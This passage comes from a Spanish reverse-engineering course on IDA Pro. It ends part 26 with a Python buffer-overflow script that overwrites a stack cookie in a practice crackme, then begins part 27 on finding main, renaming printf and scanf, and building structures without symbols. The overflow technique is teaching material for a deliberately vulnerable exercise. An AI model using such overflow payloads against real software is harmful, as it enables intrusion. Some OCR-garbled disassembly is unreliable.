<pre> 00000000 MyStruct      struc ; (sizeof=0x1C, mappedto_35) ; XREF: desicion+6/o 00000000               ; enter+34/o ... 00000000 Buf        db 16 dup(?) 00000010 numero    dd ? 00000014 c         dd ? 00000018 cookie    dd ?          ; XREF: check+6/r check+17/r 0000001C MyStruct      ends ; XREF: enter+34/w enter+40/r 0000001C </pre>
---

Tengo que llenar el buffer con 16 aes luego dos dwords más y luego esta cookie sería algo así.

```
fruta= "A" * 16 + numero + c + cookie
```

El script es similar a los anteriores

```
from subprocess import *
import struct
p = Popen([r'C:\Users\ricna\Documents\Visual Studio 2015\Projects\ConsoleApplication4\Release\ConsoleApplication4.exe', 'f'],
stdout=PIPE, stdin=PIPE, stderr=STDOUT)

print "ATACHEA EL DEBUGGER Y APRETA ENTER\n"
raw_input()

primera="-1\n"
p.stdin.write(primera)

numero=struct.pack("<L", 0x1c)
c=struct.pack("<L", 0x90909090)
cookie=struct.pack("<L", 0x45934215)

fruta= "A" * 16 + numero + c + cookie + "\n"
p.stdin.write(fruta)

testresult = p.communicate()[0]

print(testresult)
```

Vemos que le pasa -1 como numero para pasar el chequeo cuando compara con signo contra 0x10 y luego la fruta de 16 bytes para llenar el buffer, luego el numero al que le paso un valor correcto de 0x1c porque al overflowear sino lo cambiare, luego c que puede ser cualquier valor y luego la cookie 0x45934215.

```
from subprocess import *
import struct
p = Popen([r'C:\Users\ricna\Documents\Visual Studio 2015\Projects\Console1\Debug\pepe'])
print "ATACHEA EL DEBUGGER Y APRETA ENTER\n"
raw_input()

primera="-1\n"
p.stdin.write(primera)

numero=struct.pack("<L",0x1c)
#struct.pack(<L, 0x00000000)
```

Please Enter Your Number of Choice:  
You are a winner man  
Process finished with exit code 0

Bueno con esto terminamos la parte 26

Adjunto un ejercicio llamado IDA\_STRUCT.7z vea si es vulnerable y que se puede hacer  
jeje.  
hasta la parte 27

# INTRODUCCIÓN AL REVERSING CON IDA PRO DESDE CERO PARTE 27

---

Solucionaremos el ejercicio que dejamos para resolver en la parte anterior llamado IDA\_STRUCT.7z el que no lo hizo o lo tiene se baja de aquí.

[http://ricardo.crver.net/WEB/INTRODUCCION%20AL%20REVERSING%20CON%20IDA%20PRO%20DESDE%20CERO/EJERCICIOS/IDA\\_STRUCT\\_RESOLVER%20DESPUES%20DE%20LA%20PARTE%202026.7z](http://ricardo.crver.net/WEB/INTRODUCCION%20AL%20REVERSING%20CON%20IDA%20PRO%20DESDE%20CERO/EJERCICIOS/IDA_STRUCT_RESOLVER%20DESPUES%20DE%20LA%20PARTE%202026.7z)

El ejecutable se llama ConsoleApplication4.exe y en la misma carpeta están los símbolos ConsoleApplication4.pdb.

Cuando arranca y les dice que tratará de hallar los símbolos, podrán apuntar a ese archivo y cargarlos con lo cual se aclara un poco, pero yo para resolverlo, borraré o renombrare el archivo pdb así se carga sin símbolos, lo cual es lo que normalmente encontraremos, aunque es más complejo, es más real.

The screenshot shows the IDA Pro interface with two windows open. The top window displays assembly code:

```
004014DE ; Attributes: library function
004014DE public start
004014DE start proc near
004014DE
004014DE ; FUNCTION CHUNK AT 0040136F SIZE 00000012C BYTES
004014DE ; FUNCTION CHUNK AT 004014D8 SIZE 00000006 BYTES
004014DE
004014DE call    sub_401873
004014E3 jmp    loc_40136F
004014E3 start endp ; sp-analysis failed
004014E3
```

An arrow points from this window down to the bottom window, which shows the memory dump:

```
0040136F ; START OF FUNCTION CHUNK FOR start
0040136F
0040136F loc_40136F:
0040136F push   14h
00401371 push   offset unk_402558
00401376 call   sub_401B90
```

At the bottom, status bars indicate: 0% (297,-10) | (497,388) | 000008DE | 004014DE: start | (Synchronized with Hex View-1)

Obviamente al no tener símbolos no detectará el main, podemos llegar al mismo como es una aplicación de consola buscando los argv o argc o sino más genérico, mirando las strings.

Si lo ejecutamos alguna vez, vemos que lo primero que hace es pedirnos que ingresemos un número, allí se ven las strings lo mismo que las que parecen ser las de chico bueno y chico malo.

Address	Length	Type	String
.rdata:00CD2100	00000027	C	\nPlease Enter Your Number of Choice: \n
.rdata:00CD212C	00000019	C	Genious you are the man\n
.rdata:00CD2148	00000011	C	Not not and not\n
.rdata:00CD22DC	00000005	C	GCTL
.rdata:00CD22E8	00000009	C	.text\$mn
.rdata:00CD22FC	00000009	C	.idata\$5

Haciendo click en la string Please enter your number....

```

.rdata:00402100    db  0Ah      ; DATA XREF: sub_401080+4↑o
.rdata:00402100    db 'Please Enter Your Number of Choice: ',0Ah,0
.rdata:00402127    align 4
.rdata:00402128    db '%d',0      ; DATA XREF: sub_401080+18↑o
.rdata:0040212B    align 4
.rdata:0040212C    db 'Genious you are the man',0Ah,0
.rdata:0040212C    ; DATA XREF: sub_401150+9C↑o
.rdata:00402145    align 4

```

Allí vemos que tiene referencias pasando el mouse por la flechita, o apretando X en la dirección.

Address	Length	Type	String
.rdata:00402100	00000027	C	\nPlease Enter Your Number of Choice: \n
.rdata:00402100	00000019	C	Genious you are the man\n
.rdata:00402148	00000011	C	Not not and not\n
.rdata:0040212C	00000005	C	GCTL
.rdata:00402128	00000009	C	.text\$mn
.rdata:0040212C	00000009	C	.idata\$5

xrefs to aPleaseEnterYou		
Direction	Type	Address
Up	o	sub_401080+4
push offset aPleaseEnterYou; "\nPlease Enter Your Number of Choice: \"..."		

Vayamos allí.

```

00401080
00401080 ; Attributes: bp-based frame
00401080
00401080 sub_401080 proc near
00401080
00401080 var_4= dword ptr -4
00401080 arg_0= dword ptr 8
00401080
00401080 push ebp
00401081 mov ebp, esp
00401083 push ecx
00401084 push offset aPleaseEnterYou ; "\nPlease Enter Your Number of Choice: \..."
00401089 call sub_401220
0040108E add esp, 4
00401091 mov eax, [ebp+arg_0]
00401094 add eax, 10h
00401097 push eax
00401098 push offset aD ; "%d"
0040109D call sub_401260
004010A2 add esp, 8

```



6,7 | (89,81) | 00000484 | 00401084: sub\_401080+4 | (Synchronized with Hex View-1)

Vemos que estamos en una función, vemos la string por ahí y el llamado a imprimir la misma, como no tenemos símbolos, no nos dice que es 0x401220 es printf, si miramos dentro de la misma.

```

00401080
00401080 var_4= dword ptr -4
00401080 arg_0= dword ptr 8
00401080
00401080 push ebp
00401081 mov ebp, esp
00401083 push ecx
00401084 push offset aPleaseEnterYou ; "\nPlease Enter Your Number of Choice: \..."
00401089 call sub_401220
0040108E add esp, 4


```

Puede uno mirar dentro y vemos que hay varias funciones.


```

00401220
00401220 push ebp
00401221 mov ebp, esp
00401223 sub esp, 8
00401226 call sub_401000
00401228 lea eax, [ebp+arg_4]
0040122E mov [ebp+var_4], eax
00401231 mov ecx, [ebp+var_4]
00401234 push ecx
00401235 push 0
00401237 mov edx, [ebp+arg_0]
00401238 push edx
0040123B push 1
0040123D call ds:_acrt_iob_Func
00401243 add esp, 4
00401246 push eax
00401247 call sub_4010F0
0040124C add esp, 10h
0040124F mov [ebp+var_8], eax
00401252 mov [ebp+var_4], 0
00401259 mov eax, [ebp+var_8]
0040125C mov esp, ebp
01247: sub_401220+27

```



En el proximity view que se entra apretando la tecla - y se sale apretando +, vemos que 0x401220 llama a esas mismas tres funciones, pero tanto 0x401000 como acrt\_iob\_func son funciones que hacen algo y vuelven, no siguen hacia otras funciones hijas.



Allí donde están las flechas que agregue, se ve que no sigue hacia otras funciones, la única que sigue es 0x4010f0 que llama a dos funciones y una es vfprintf, y de allí luego vuelve, no hay más hacia abajo.

Eso se puede ver también en el listado si miro dentro de cada función voy a ver lo mismo.

Vemos que 0x401000 no sigue solo hace una pavada y vuelve.

```
00401000
00401000
00401000 ; Attributes: bp-based frame
00401000
00401000 sub_401000 proc near
00401000 push    ebp
00401001 mov     ebp, esp
00401003 pop    ebp
00401004 retn
00401004 sub_401000 endp
00401004
```

```
0040123A push    edx
0040123B push    1
0040123D call    ds:_acrt_iob_func
00401243 add    esp, 4
00401246 push    eax
00401246
```

Y \_acrt\_iob\_func es una api así que no seguirá, solo inicializará stdout para luego imprimir.

In visual studio 2015, stdin, stderr, stdout are defined as follow :

```
#define stdin  (_acrt_iob_func(0))
#define stdout (_acrt_iob_func(1)) ↗
#define stderr (_acrt_iob_func(2))
```

O sea que pasándole el argumento 1 como en nuestro caso, inicializará stdout.

```
00401237 mov    edx, [ebp+arg_0]
0040123A push    edx
0040123B push    1
0040123D call    ds:_acrt_iob_func
00401243 add    esp, 4
00401243
```


Y la tercera función que llama .

```

004010E0 arg_0= dword ptr 14h
004010F0 arg_C= dword ptr 14h
004010F0
004010F0 push    ebp |
004010F1 mov     ebp, esp
004010F3 mov     eax, [ebp+arg_C]
004010F6 push    eax
004010F7 mov     ecx, [ebp+arg_8]
004010FA push    ecx
004010FB mov     edx, [ebp+arg_4]
004010FE push    edx
004010FF mov     eax, [ebp+arg_0]
00401102 push    eax
00401103 call    sub_4010D0
00401108 mov     ecx, [eax+4]
0040110B push    ecx
0040110C mov     edx, [eax]
0040110E push    edx
0040110F call    ds:_stdio_common_vfprintf
00401115 add    esp, 10h
00401118 pop    ebp
00401119 retn
00401110 sub    4010E0A0 endp

```

Termina llamando a vfprintf, o sea terminamos viendo lo mismo que en el proximity view pero tardamos más.



Así que renombramos 0x401220 como printf.

```

00401220
00401220
00401220 ; Attributes: bp-based frame
00401220
00401220 printf proc near
00401220
00401220 var_8= dword ptr -8
00401220 var_4= dword ptr -4
00401220 arg_0= dword ptr 8
00401220 arg_4= byte ptr 0Ch
00401220
00401220 push    ebp
00401221 mov     ebp, esp
00401223 sub    esp, 8
00401226 call   sub_401000
00401228 lea    eax, [ebp+arg_4]
0040122E mov    [ebp+var_4], eax
00401231 mov    ecx, [ebp+var_4]
00401234 push   ecx
00401235 push   0
00401237 mov    edx, [ebp+arg_0]
0040123A push   edx
0040123B push   1
0040123D call   ds:_acrt_iob_func

```

0000620 00401220: printf


Yo las que terminan siendo una api como en este caso printf las pinto de celeste cada uno lo hará a su gusto.

```


mov    esp, ebp
push   ecx
push   offset aPleaseEnterYou ; "\nP1"
call   printf
add    esp, 4
mov    eax, [ebp+_struct]
add    eax, 10h
push   eax
push   offset aD ; "%d"
call   scanf
add    esp, 8

```

La siguiente función de 0x40109D es seguramente scanf si entramos y vemos el proximity view.



Allí sigue hago click para que se despliegue.



Vemos que es scanf.

```
00401277 mov     edx, [ebp+arg_0]
0040127A push    edx
0040127B push    0
0040127D call    ds:_acrt_iob_func
00401283 add     esp, 4
00401286 push    eax
00401287 ...
```

Y en este caso la función \_acrt\_iob\_func con el argumento 0 inicializa stdin.

```
#define stdin  (_acrt_iob_func(0))
#define stdout (_acrt_iob_func(1))
#define stderr (_acrt_iob_func(2))
```

Así que renombramos a scanf.

```
00401260
00401260
00401260 ; Attributes: bp-based frame
00401260
00401260 scanf proc near
00401260
00401260 var_8= dword ptr -8
00401260 var_4= dword ptr -4
00401260 arg_0= dword ptr 8
00401260 arg_4= byte ptr 0Ch
00401260
00401260 push    ebp
00401261 mov     ebp, esp
00401263 sub    esp, 8
00401266 call    sub_401000
00401268 lea     eax, [ebp+arg_4]
0040126E mov     [ebp+var_4], eax
00401271 mov     ecx, [ebp+var_4]
00401274 push    ecx
00401275 push    0
00401277 mov     edx, [ebp+arg_0]
0040127A push    edx
0040127B push    0
0040127D call    ds:_acrt_iob_func
00401280 ...
```

The screenshot shows the assembly view of IDA Pro. At the top, the assembly for `sub_401080` is displayed:

```

00401080 sub_401080 proc near
00401080     var_4 = dword ptr -4
00401080     arg_0 = dword ptr 8
00401080     push    ebp
00401081     mov     ebp, esp
00401083     push    ecx
00401084     push    offset aPleaseEnterYou ; "\nPlease Enter Your Number of Choice: \..."
00401089     call    printf
0040108E     add    esp, 4
00401091     mov    eax, [ebp+arg_0]
00401094     add    eax, 10h
00401097     push    eax
00401098     push    offset aD ; "%d"
0040109D     call    scanf
004010A2     add    esp, 8

```

Below it, the assembly for `loc_4010A5` is shown:

```

004010A5 loc_4010A5:
004010A5     call    ds:getchar
004010B0     mov    [ebp+var_4], eax
004010B4     mov    [ecx, [ebp+arg_0]]
004010B8     mov    [edx, [ebp+var_4]]
004010C2     mov    [ecx+14h], edx
004010C6     cmp    [ebp+var_4], 0Ah
004010C8     jz    short loc_4010C8

```

At the bottom, the assembly for `sub_401080+2E` is shown:

```

004010BD     mov    [ebp+arg_0]
004010C0     cmp    dword ptr [eax+14h], 0FFFFFFFh

```

Annotations with arrows point from the `arg_0` and `var_4` references in the first two snippets to the `[ebp+arg_0]` and `[ebp+var_4]` instructions in the third snippet.

Vemos algo que es posiblemente una estructura pues cuando se pasa como argumento una dirección y luego se recupera y se le suma offsets para acceder a los campos en cada lugar que se la usa, es posiblemente la dirección de una estructura.

Veamos las referencias de esta función

The screenshot shows the "xrefs to sub\_401080" dialog box. It lists two references:

Direction	Ty	Address	Text
Down	p	sub_401150+46	call sub_401080
Down	p	sub_401150+6A	call sub_401080

Buttons at the bottom include OK, Cancel, Search, and Help.


Vemos que hay dos lugares si miro allí.

```
0040118E mov      [ebp+var_28], 0
00401192 lea      eax, [ebp+Buf]
00401195 push    eax
00401196 call    sub_401080
0040119B add      esp, 4
0040119E lea      ecx, [ebp+Buf]
004011A1 push    ecx
004011A2 call    sub_401010 ; Buf
004011A7 add      esp, 4
004011AA lea      edx, [ebp+Buf]
004011AD push    edx
004011AE call    sub_401060
004011B3 add      esp, 4
004011B6 lea      eax, [ebp+var_44]
004011B9 push    eax
004011BA call    sub_401080
004011BF add      esp, 4
```

Veo que el argumento en ambos casos es una dirección, lo cual da la idea de estructuras.

Como son dos direcciones diferentes da la impresión que fueran dos estructuras del mismo tipo, comenzaremos creando una sola, sin saber el tamaño, sin saber los campos ni nada, los iremos reverseando poco a poco.

Vemos que el máximo offset que encuentro hasta ahora es 0x14, así que creare una estructura de ese largo, si llega a ser más grande la agrandaré.



Así que voy a la pestaña structures, es una de las opciones para crearla, la otra sería ir a LOCAL TYPES y crearla como código en C, lo haremos por ahora aquí.

Es un poco molesto y poco intuitivo realmente, pero bueno cuando estamos en el lugar donde está definida podemos hacer CREATE STRUCT FROM SELECTION, normalmente la crearemos en alguna función donde no está definida sin saber nada.

Obviamente sé que si analizo la representación del stack del main podría usar CREATE STRUCT FROM SELECTION allí y se me facilitaría la vida, pero tomemos el


peor caso, que estemos en una función de un programa muy grande y que estamos lejísimo de donde fue definida, así que tenemos que arreglarlos como podemos.

```

junction Unexplored Instruction External symbol
ID... ID... ID... ID... ID... ID... ID... ID... St... He... St... En... Im...
00000000 ; Ins/Del : create/delete structure
00000000 ; D/A/* : create structure member (data/ascii/array)
00000000 ; N : rename structure or structure member
00000000 ; U : delete structure member
00000000 ; [00000010 BYTES. COLLAPSED STRUCT GUID. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES. COLLAPSED STRUCT _FILETIME. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES. COLLAPSED UNION _LARGE_INTEGER. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES. COLLAPSED STRUCT _LARGE_INTEGER::$837407842DC9087486FDFA5FEB63B74E. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES. COLLAPSED STRUCT _EXCEPTION_POINTERS. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES. COLLAPSED UNION _SLIST_HEADER. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES. COLLAPSED STRUCT _SLIST_HEADER::$83AF6D9DCBE3B10431D79B304957BA23. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000004 BYTES. COLLAPSED STRUCT _SINGLE_LIST_ENTRY. PRESS CTRL-NUMPAD+ TO EXPAND]

```

Allí vemos que para crear una estructura hay que apretar la tecla INS, lo hacemos.



Le puedo poner el nombre que quiera, le pondré MyStruct.

```

junction Unexplored Instruction External symbol
ID... ID... ID... ID... ID... ID... ID... ID... St... He... St... En... Im...
00000000 ; Ins/Del : create/delete structure
00000000 ; D/A/* : create structure member (data/ascii/array)
00000000 ; N : rename structure or structure member
00000000 ; U : delete structure member
00000000 ; [00000010 BYTES. COLLAPSED STRUCT GUID. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000
00000000 MyStruct struc ; (sizeof=0x0)
00000000 MyStruct ends
00000000 ; [00000008 BYTES. COLLAPSED STRUCT _FILETIME. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES. COLLAPSED UNION _LARGE_INTEGER. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES. COLLAPSED STRUCT _LARGE_INTEGER::$837407842DC9087486FDFA5FEB63B74E. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES. COLLAPSED STRUCT _EXCEPTION_POINTERS. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES. COLLAPSED UNION _SLIST_HEADER. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES. COLLAPSED STRUCT _SLIST_HEADER::$83AF6D9DCBE3B10431D79B304957BA23. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000004 BYTES. COLLAPSED STRUCT _SINGLE_LIST_ENTRY. PRESS CTRL-NUMPAD+ TO EXPAND]

```

Allí se creó con size 0, ahora haré un truco para cuando aún no conozco los campos ni nada y le quiero dar un size, primero apreto D en la palabra ends, para agregar un sólo campo.


```

x ID... ID... ID... ID... ID... ID... ID... St... He... A St... En... 
00000000 ; Ins/Del : create/delete structure
00000000 ; D/A/* : create structure member (data/ascii/array)
00000000 ; N : rename structure or structure member
00000000 ; U : delete structure member
00000000 : [00000010 BYTES. COLLAPSED STRUCT GUID. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ;
00000000 MyStruct struct ; (sizeof=0x1, mappedto_28)
00000000 Field_0 db ?
00000001 MyStruct ends
00000001
00000000 : [00000008 BYTES. COLLAPSED STRUCT _FILETIME. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 : [00000008 BYTES. COLLAPSED UNION _LARGE_INTEGER. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 : [00000008 BYTES. COLLAPSED STRUCT _LARGE_INTEGER:$037407842DC9087486FDFA5FEB63074E. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 : [00000008 BYTES. COLLAPSED STRUCT _EXCEPTION_POINTERS. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 : [00000008 BYTES. COLLAPSED UNION _SLIST_HEADER. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 : [00000008 BYTES. COLLAPSED STRUCT _SLIST_HEADER:$83AF6D9DC8E3B10431D798304957BA23. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 : [00000004 BYTES. COLLAPSED STRUCT _SINGLE_LIST_ENTRY. PRESS CTRL-NUMPAD+ TO EXPAND]

